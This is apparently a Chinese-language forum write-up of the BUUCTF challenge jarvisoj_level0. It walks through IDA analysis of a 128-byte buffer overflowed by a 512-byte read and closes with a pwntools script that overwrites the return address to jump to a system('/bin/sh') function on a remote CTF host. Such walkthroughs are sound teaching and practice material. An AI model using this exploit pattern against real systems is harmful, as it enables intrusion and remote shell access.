-
-
[原创]【BUUCTF题库】jarvisoj_level0【栈溢出漏洞利用】
-
发表于: 2天前 23
-


先说结论:本题又是一个基础的栈溢出漏洞利用的题
还是老样子,先下载附件,然后丢进ide里进行分析

我们可以看见这是一个无壳64位C语言写的文件
我们丢到IDA里面进行反编译
先看main函数的伪代码

我们看到第4行代码:return vulnerable_function(1LL);
我们双击跟进一下vulnerable_function()函数

第3行:_BYTE buf[128]; // [rsp+0h] [rbp-80h] BYREF
我们知道buf变量是一个大小为128的数组
第5行read函数是进行一个输入,输入长度为0x200也就是512大小
这个输入控制了输入的长度,但是对我们没有影响,因为buf的大小远小于read控制输入的大小
接下来我们就要找/bin/sh或者cat字样的代码了,直接按Shift+F12查看字符串

我们找到/bin/sh字样,我们双击跟进

我们跟进到了callsystem()函数,里面写着return system("/bin/sh");
这就是我们要覆盖地址的函数了
按一下Tap查看汇编地址

这个函数的地址是0x400596
到目前为止,我们已经整理完思路,可以直接上exp了
from pwn import *
host='cce898bf37ba2954e9a41aa3.tcp-ctf2.dasctf.com'
port=9999
io=remote(host,port,ssl=True,sni=host)
payload=(b'A'*(128+8))+p64(0x400596)
io.sendline(payload)
io.interactive()
然后运行代码:python exp.py
